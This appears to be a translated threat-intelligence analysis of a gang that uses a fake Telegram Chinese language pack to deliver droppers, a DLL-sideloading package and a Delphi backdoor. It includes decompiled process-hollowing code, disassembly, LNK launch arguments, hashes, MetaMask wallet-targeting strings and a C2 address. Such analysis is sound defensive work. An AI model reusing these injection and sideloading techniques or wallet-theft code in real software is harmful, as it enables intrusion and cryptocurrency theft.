
```
    if ( ((int (__stdcall *)(HANDLE, int, int, int, char *))v12)(hProcess, v33, a3, a4, v34) )
    {
      v31[0] = 65543;
      v13 = v33;
      if ( v33 == v36 )
        v13 = *(_DWORD *)(a1 + 52);
      v31[44] = *(_DWORD *)(a1 + 40) + v13;
      sub_407FE0((int)&v26);
      v14 = (const CHAR *)System::__linkproc__ LStrToPChar(v26);
      v15 = GetModuleHandleA_0(v14);
      SetThreadContext = (BOOL (__stdcall *)(HANDLE, const CONTEXT *))GetProcAddress(v15, "SetThreadContext");
      SetThreadContext(hObject, (const CONTEXT *)v31);
      sub_407FE0((int)&v25);
      v17 = (const CHAR *)System::__linkproc__ LStrToPChar(v25);
      v18 = GetModuleHandleA_0(v17);
      ResumeThread = (DWORD (__stdcall *)(HANDLE))GetProcAddress(v18, "ResumeThread");
      ResumeThread(hObject);
      CloseHandle(hObject);
    }
    else
    {
LABEL_17:
      TerminateProcess(hProcess, 0);
      CloseHandle(hObject);
      CloseHandle(hProcess);
      hProcess = (HANDLE)-1;
    }
  }
  __writefsdword(0, v23[0]);
  v24 = (int *)&loc_408A9B;
  System::__linkproc__ LStrArrayClr(&v25, 6);
  System::__linkproc__ LStrClr(&v37);
  return hProcess;
```

Based on the watering hole domain name, we observed that the gang used the Telegram Chinese language package as a bait to deliver the Trojan:

file name	MD5	type
Click to install paper airplane_Simplified	b8da59d15775d19cc1f33f985c22e4cb	Golang


Chinese Language Pack.com		
Click to install paper airplane_Simplified Chinese Language Pack.com	08299cdef7a55e8dbbbc17fbc8d6591	VC++
Click to install paper airplane_Simplified Chinese Language Pack.com	241426a9686ebcb82bf8344511b8a4ca	VC++/MFC

Dropper with the same function is written in Golang and C++ respectively.




```
.text:0042B37E                 jmp     loc_42B441
.text:0042B383 ; ---------------------------------------------------------------------------
.text:0042B383
.text:0042B383 loc_42B383:                             ; CODE XREF: lqlzooSTBsFrFBQojTQKQStILCi+109↑j
.text:0042B383                 lea     edx, [eax+40h]
.text:0042B386                 jmp     short loc_42B393
.text:0042B388 ; ---------------------------------------------------------------------------
.text:0042B388
.text:0042B388 loc_42B388:                             ; CODE XREF: lqlzooSTBsFrFBQojTQKQStILCi+191↓j
.text:0042B388                 lea     ebx, unk_675520
.text:0042B38E                 mov     byte ptr [ebx+edx], 41h ; 'A'
.text:0042B392                 inc     edx
.text:0042B393
.text:0042B393 loc_42B393:                             ; CODE XREF: lqlzooSTBsFrFBQojTQKQStILCi+176↑j
.text:0042B393                 cmp     edx, 20Ah
.text:0042B399                 jge     short loc_42B3A8
.text:0042B39B                 cmp     edx, 20Bh
.text:0042B3A1                 jb      short loc_42B388
.text:0042B3A3                 jmp     loc_42B435
.text:0042B3A8 ; ---------------------------------------------------------------------------
.text:0042B3A8
.text:0042B3A8 loc_42B3A8:                             ; CODE XREF: lqlzooSTBsFrFBQojTQKQStILCi+189↑j
.text:0042B3A8                 mov     eax, ds:CreateFileA
.text:0042B3AE                 lea     ecx, unk_675520
.text:0042B3B4                 mov     [esp+3Ch+var_3C], eax
.text:0042B3B7                 mov     [esp+3Ch+var_38], ecx
.text:0042B3BB                 mov     [esp+3Ch+var_34], 0
.text:0042B3C3                 mov     [esp+3Ch+var_30], 0
.text:0042B3CB                 mov     [esp+3Ch+var_2C], 0
.text:0042B3D3                 mov     [esp+3Ch+var_28], 3
.text:0042B3DB                 mov     [esp+3Ch+var_24], 0
.text:0042B3E3                 mov     [esp+3Ch+var_20], 0
.text:0042B3EB                 call    emLogIYQRRCIqRQs
.text:0042B3F0                 call    rtQbnxTwuKtzCaOMWDzS
.text:0042B3F5                 cmp     [esp+3Ch+var_3C], 3
```

Release the following programs in the download directory, a2a is a 7zip program with a digital signature.




a2a.exe	2022/4/28 17:55	应用程序	225 KB
b.zip	2022/4/28 17:55	zip Archive	1,154 KB
s	2022/4/28 17:55	快捷方式	2 KB

Start the shortcut and call a2a.exe to decompress b.zip.




```
[Link Info]
Location flags:                        0x00000001      (VolumeIDAndLocalBasePath)
Drive type:                            3               (DRIVE_FIXED)
Drive serial number:                   3ace-6796
Volume label (ASCII):
Local path (ASCII):                    C:\Users\Public\Downloads\a2a.exe

[String Data]
Relative path (UNICODE):               .\a2a.exe
Working Directory (UNICODE):           C:\Users\Public\Downloads
Arguments (UNICODE):                    -o -d C:\Users\Public\Downloads\2488309 C:\Users\Public\Downloads\b.zip
```

The decompressed content is a white and black package, and template.txt is the encrypted stored payload.




Applic.exe	2003/7/14 22:45	应用程序	192 KB
outllib.dll	2022/4/26 17:42	应用程序扩展	1,386 KB
template.txt	2022/3/9 18:50	文本文档	89 KB

Some interesting strings were observed:



```
[ANSI] 0x0001a94c: RegSetValueExA
[ANSI] 0x0001a95c: RegDeleteKeyA
[ANSI] 0x0001a96c: RegDeleteValueA
[ANSI] 0x0001a97c: SELECT * FROM Win32_OperatingSystem
[ANSI] 0x0001a9a4: ExecQuery() error.
[ANSI] 0x0001a9e8: CoCreateInstance() error.
[ANSI] 0x0001aa1c: ConnectServer() error.
[ANSI] 0x0001aa34: CoSetProxyBlanket() error.
[ANSI] 0x0001aa50: Unknown
[ANSI] 0x0001ab10: IsWow64Process
[ANSI] 0x0001ab20: GetCurrentProcess
[ANSI] 0x0001ab34: ProcessorNameString
[ANSI] 0x0001ab48: HARDWARE\DESCRIPTION\System\CentralProcessor\0
[ANSI] 0x0001ab7c: %02d天%02d时%02d分
[ANSI] 0x0001ab90: Time
[ANSI] 0x0001ab98: C:\Users\%s\AppData\Local\Google\Chrome\User Data\Default\Extensions\nkbihfbeogaeaoehlefnkodbefgpgknn\
[ANSI] 0x0001ac00: 狐狸系列
[ANSI] 0x0001ac0c: %d-%d-%d %d:%d
[ANSI] 0x0001ac1c: nsjdhmdjs.com
[ANSI] 0x0001ac2c: user32.dll
[ANSI] 0x0001ac38: GetThreadDesktop
[ANSI] 0x0001ac4c: GetUserObjectInformationA
```

Read Chrome's metamask extension, an open-source Ethereum wallet, where the attacker wants to obtain the wallet address on the victim machine.



https://chrome.google.com › detail › metamask ▾ 翻译此页

MetaMask


MetaMask is an extension for accessing Ethereum enabled distributed applications, or "Dapps" in your browser! The extension injects the Ethereum web3 API ...

https://chrome.google.com › detail › metamask › nkbih... ▾

广告已添加以太坊浏览器插件MetaMask 2588

7天前 — MetaMask is an extension for accessing Ethereum enabled distributed applications, or "Dapps" in your normal Chrome browser!

In 2022, we discovered the latest attack activity of the gang. The difference is that msi with digital signature does not need to pop up a UAC request during the installation process, and the option to start telegram is added after the installation is complete.




Telegram 安装

正在完成 Telegram 安装向导

单击 "完成" 按钮退出安装向导。


☑ 启动 Telegram

The Lnk file is as follows:



```
Local path (ASCII):                    C:\User[redacted]AppData\Roaming\Telegram Desktop\svchost.exe

[String Data]
Relative path (UNICODE):               ..\AppData\Roaming\Telegram Desktop\svchost.exe
Working Directory (UNICODE):           C:\Users[redacted]AppData\Roaming\Telegram Desktop\
Arguments (UNICODE):                   run
Icon location (UNICODE):               C:\User[redacted]ppData\Roaming\Microsoft\Installer\{54D8C2D3-4C80-40E4-80E8-C55E1C851742}\Telegran.exe

[Icon Location]
Icon location (ASCII):                 %APPDATA%\Microsoft\Installer\{54D8C2D3-4C80-40E4-80E8-C55E1C851742}\Telegran.exe
Icon location (UNICODE):               %APPDATA%\Microsoft\Installer\{54D8C2D3-4C80-40E4-80E8-C55E1C851742}\Telegran.exe

[Metadata Property Store]
Property set GUID:                     446d16b1-8dad-4870-a748-402ea43d788c
ID:                                    104
Value:                                 0x0048 (VT_CLSID)      CLSID: 0e68234b-9d3b-40a6-bfc7-c4ba5f6020ff
```

Start the white and black suite, zcrashreport.dll has a vmp shell and a digital signature, after deobfuscation is as follows:




```
v15 = (int)&savedregs;
v14 = &dword_101B80C;
ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&ExceptionList);
sub_406B78(0, &v17);
sub_5F9A10(v17, (int)&v18, v4, a2);
sub_409C60((int)v14);
if ( sub_5F9854()
  || (unsigned __int8)sub_5F9810()
  || (sub_5F98B8((unsigned int *)a2), v5)
  || (unsigned __int8)sub_5F99F0()
  || (unsigned __int8)sub_5F99F0()
  || (unsigned __int8)sub_5F99F0()
  || !(unsigned __int8)sub_42866C(v6, 0) )
{
  v15 = 16;
  v14 = (int *)((char *)&loc_101B813 + 5);
  ExceptionList = (_EXCEPTION_REGISTRATION_RECORD *)&loc_101B820;
  sub_4120F8();
  __debugbreak();
}
sub_409BD0(v19);
sub_409F04();
if ( (int)sub_40A4B8((int)dword_101B844, v16, 1) <= 0 )
{
  v15 = 16;
  v14 = (int *)((char *)&loc_101B813 + 5);
  ExceptionList = (_EXCEPTION_REGISTRATION_RECORD *)&loc_101B820;
  sub_4120F8();
  __debugbreak();
}
__writefsdword(0, v16);
sub_4093EC(v18, 3, &loc_101B813);
sub_4093B0(&v19);
_ESI = (_DWORD *)(a3 + 2);
v9 = (_DWORD *)(a2 + 2);
```

The main function is to load the built-in DLL in memory and call the export function,

MD5	type
2269f8f79975b2e924efba680e558046	Delphi/DLL


Delphi backdoor has up to more than 100 control instructions. CC=156.245.12.43:6688



```
CODE:045FAB73                 push    offset loc_4602FA5
CODE:045FAB78                 push    dword ptr fs:[eax]
CODE:045FAB7B                 mov     fs:[eax], esp
CODE:045FAB7E                 lea     eax, [ebp+System::AnsiString]
